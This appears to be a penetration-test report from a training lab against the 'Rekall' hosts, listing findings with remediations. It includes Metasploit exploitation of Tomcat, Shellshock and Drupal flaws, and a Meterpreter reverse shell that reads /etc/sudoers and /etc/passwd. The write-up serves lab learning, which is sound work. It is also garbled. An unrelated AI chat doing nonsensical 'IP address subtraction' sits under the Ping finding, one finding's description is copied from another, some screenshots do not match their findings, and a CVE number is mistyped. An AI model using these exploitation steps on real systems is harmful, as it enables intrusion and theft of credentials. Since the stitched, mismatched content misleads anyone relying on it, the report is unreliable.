
	Maintain awareness: Keep up to date on current vulnerabilities related to open source software that you are using.
--	---


Vulnerability 2	Findings
Title	Ping
Type Linux OS	Linux OS
Risk Rating	N/A
Description	ping totalrekall.xyz
Images	 ✦ Got it. Let's perform the IP address subtraction with 76.223.105.230 and 42.121.-31.50. 1. IP Address: 76.223.105.230 2. Subtrahend: 42.121.-31.50 3. Adjusting the Negative Octet: • As before, we need to handle the negative octet (-31). • $-31 + 256 = 225$ • So, the subtrahend becomes: 42.121.225.50 4. Performing the Subtraction: • $76 - 42 = 34$ • $223 - 121 = 102$ • $105 - 225 = -120$ • $-120 + 256 = 136$ • $230 - 50 = 180$ 5. Result: • The result is: 34.102.136.180 Therefore, $76.223.105.230 - 42.121.-31.50 = 34.102.136.180$.
Affected Hosts	N/A
Remediation	Block ICMP requests at the firewall if not required for diagnostics.

Vulnerability 3	Findings
Title	Open-source exposed data
Type Linux OS	Linux OS
Risk Rating	High
Description	Search totalrekall.xyz on crt.sh


<pre>[root@kali:~]# openssl s_client -showcerts -connect totalrekall.xyz:443 < /dev/null CONNECTED(00000003) depth=2 C = US, ST = Arizona, L = Scottsdale, O = "GoDaddy.com, Inc.", CN = Go Daddy Root Certificate Authority - G2 verify return:1 depth=1 C = US, ST = Arizona, L = Scottsdale, O = "GoDaddy.com, Inc.", OU = http://certs.godaddy.com/repository/, CN = Go Daddy Secure Certificate Authority - G2 verify return:1 depth=0 CN = totalrekall.xyz verify return:1 Certificate chain 0 s:CN = totalrekall.xyz i:C = US, ST = Arizona, L = Scottsdale, O = "GoDaddy.com, Inc.", OU = http://certs.godaddy.com/repository/, CN = Go Daddy Secure Certificate Authority - G2 --BEGIN CERTIFICATE-- MIIGmTCCBGgAwIBAgIACy3/Ujbl1QwDQYJKoZIhvcNAQELBQAwgBqCzA3BgNV BAYTA1FTRARmQwY2VkdQIEdW8hbm90b25</pre>
--

Vulnerability 4	Findings
Title	NMAP of 192.168.13.0/24
Type Linux OS	Linux OS
Risk Rating	Critical
Description	Nmap -A found 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13 192.168.13.14 Exposed ips of hosts visible

Images	 <pre>root@kali: ~ File Actions Edit View Help (root@kali)-[~] # nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2025-03-26 16:53 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000050s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000060s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000060s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000050s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (6 hosts up) scanned in 29.47 seconds (root@kali)-[~] #</pre>
Affected Hosts	Nmap scan
Remediation	Limit port exposure and monitor for unauthorized network scans.

Title	NMAP of 192.168.13.0/24
Type Linux OS	Linux OS
Risk Rating	High
Description	Aggressive Nmap scan and find Drupal host
Images	 <pre> File Actions Edit View Help (root@kali)~# nmap -A 192.168.13.13 Starting Nmap 7.92 (https://nmap.org) at 2025-03-26 20:24 EDT Nmap scan report for 192.168.13.13 Host is up (0.000053s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _ http-robots.txt: 22 disallowed entries (15 shown) _ /core/ /profiles/ /README.txt /web.config /admin/ _ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ _ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _ /index.php/comment/reply/ _ http-title: Home Drupal CVE-2019-6340 _ http-generator: Drupal 8 (https://www.drupal.org) _ http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.05 ms 192.168.13.13 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 24.43 seconds (root@kali)~# </pre>
Affected Hosts	Nmap scan
Remediation	Use network segmentation and detect port scans with IDS tools

Vulnerability 6	Findings
Title	Nessus Scan
Type Linux OS	Linux OS
Risk Rating	High
Description	Scan 192.168.13.12


Images	
Affected Hosts	Nessus scan
Remediation	Patch Apache Struts and use authenticated scanning tools regularly.

Vulnerability 7	Findings
Title	Apache Tomcat Bypass RCE (CVE02017-12617)
Type Linux OS	Linux OS
Risk Rating	Critical
Description	Use MSFconsole with tomcat_jsp_upload_bypass, get Meterpreter shell and run `/cat /root/.flag7.txt`

Images

```
File Actions Edit View Help
conf
include
lib
logs
temp
webapps
work
cd ..
cd ..
ls
bin
games
include
lib
local
sbin
share
src
cd local
ls
bin
etc
games
include
lib
man
sbin
share
src
tomcat
cd src
ls
cd ..
ls
bin
etc
games
include
lib
man
sbin
share
src
tomcat
pwd
/usr/local
cd /root
ls
cd /root
cat .flag7.txt
8ks6sbhss
ls
ls -la
total 24
drwx----- 1 root root 4096 Feb  4  2022 .
drwxr-xr-x 1 root root 4096 Mar 25 18:35 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx----- 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
```


Affected Hosts	192.168.13.10
Remediation	The primary mitigation is to upgrade to a patched version of Apache Tomcat and use scanning tools regularly

Vulnerability 8	Findings
Title	Shellshock
Type Linux OS	Linux OS
Risk Rating	Critical
Description	Use MSFconsole with tomcat_jsp_upload_bypass, get Meterpreter shell and run `cat /root/.flag7.txt`
Images	 <pre> 0 Linux x86 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi TARGETURI => /cgi-bin/shockme.cgi msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.24.0.124:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.24.0.124:4444 -> 192.168.13.11:42160) at 2025-03-31 18:24:06 -0400 meterpreter > shell Process 70 created. Channel 1 created. sessions /bin/sh: 1: sessions: not found help /bin/sh: 2: help: not found ? /bin/sh: 3: ?: not found ls shockme.cgi ls shockme.cgi cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include_dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>
Affected Hosts	192.168.13.11
Remediation	The primary mitigation was to update Bash to a patched version.


	Operating system vendors released security updates to address the vulnerability. Input Validation: Applications should validate and sanitize all user input to prevent malicious code injection. Limiting Exposure: Systems should be configured to minimize exposure to external input, especially from untrusted sources.
--	--

Vulnerability 9	Findings
Title	Advanced Command Injection
Type Linux OS	Linux OS
Risk Rating	High
Description	Run `cat /etc/passwd`
Images	The screenshot shows a Metasploit Meterpreter session. At the top, it lists 'Matching Modules' with columns for #, Name, Disclosure Date, Rank, Check, and Description. Several modules are listed, including 'exploit/linux/http/advantech_switch_bash_env_exec' and 'exploit/multi/http/apache_mod_cgi_bash_env_exec'. The user then interacts with the module 'exploit/multi/http/apache_mod_cgi_bash_env_exec' (index 11) and sets the 'TARGETURI' to '/cgi-bin/shockme.cgi'. The exploit is executed, and the output shows a successful reverse TCP handler connection and a Meterpreter session opening on the target host (192.168.13.11). The user then runs 'cat /etc/passwd' and receives the contents of the file.
Affected Hosts	192.168.13.11
Remediation	Harden system files like /etc/passwd and restrict access permissions.


Vulnerability 10	Findings
Title	Struts - CVE-2017-5638
Type Linux OS	Linux OS
Risk Rating	Medium

Description	Run `cat /etc/passwd`
Images	 <pre> Would you like to replace the existing file: Path: ./file2 Size: 0 bytes Modified: 2022-02-08 09:40:53 with the file from archive: Path: file2 Size: 0 bytes Modified: 2022-02-08 09:40:53 ? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y Would you like to replace the existing file: Path: ./file3 Size: 0 bytes Modified: 2022-02-08 09:40:53 with the file from archive: Path: file3 Size: 0 bytes Modified: 2022-02-08 09:40:53 ? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y Everything is Ok Files: 3 Size: 23 Compressed: 194 7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21 p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Platinum 8370C CPU @ 2.80GHz (686A6),ASM,AE S-NI) Scanning the drive for archives: 1 file, 194 bytes (1 KiB) Extracting archive: flagisinThisfile.7z -- Path = flagisinThisfile.7z Type = 7z Physical Size = 194 Headers Size = 167 Method = LZMA2:12 Solid = - Blocks = 1 </pre>
Affected Hosts	192.168.13.12
Remediation	Patch Apache Struts and restrict access to known file types.

Vulnerability 11	Findings
Title	Drupal - CVE-2019-6340
Type Linux OS	Linux OS
Risk Rating	Critical
Description	Use drupal_restws_unserialize and `getuid`

Images	 <pre> msf6 exploit(unix/webapp/drupal_restws_unserialize) > exit msf6 (root@kali)~[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var \$ ls -la total 84 drwxr-xr-x 1 root root 4096 Mar 25 18:35 . drwxr-xr-x 1 root root 4096 Mar 25 18:35 .. -rwxr-xr-x 1 root root 0 Mar 25 18:35 .dockerenv drwxr-xr-x 1 root root 4096 Feb 8 2022 bin drwxr-xr-x 2 root root 4096 Apr 24 2018 boot drwxr-xr-x 12 root root 2940 Apr 3 19:11 dev drwxr-xr-x 1 root root 4096 Mar 25 18:35 etc drwxr-xr-x 2 root root 4096 Mar 2 2022 home drwxr-xr-x 1 root root 4096 Feb 8 2022 lib drwxr-xr-x 2 root root 4096 Jan 28 2022 lib64 drwxr-xr-x 2 root root 4096 Jan 28 2022 media drwxr-xr-x 2 root root 4096 Jan 28 2022 mnt drwxr-xr-x 2 root root 4096 Jan 28 2022 opt dr-xr-xr-x 306 root root 0 Apr 3 19:11 proc drwxr-xr-x 1 root root 4096 Feb 8 2022 root drwxr-xr-x 1 root root 4096 Apr 3 20:55 run -rwxr-xr-x 1 root root 0 Feb 8 2022 run.sh drwxr-xr-x 1 root root 4096 Feb 8 2022 sbin drwxr-xr-x 2 root root 4096 Jan 28 2022 srv dr-xr-xr-x 13 root root 0 Apr 3 19:11 sys drwxrwxrwt 2 root root 4096 Jan 28 2022 tmp drwxr-xr-x 1 root root 4096 Jan 28 2022 usr drwxr-xr-x 1 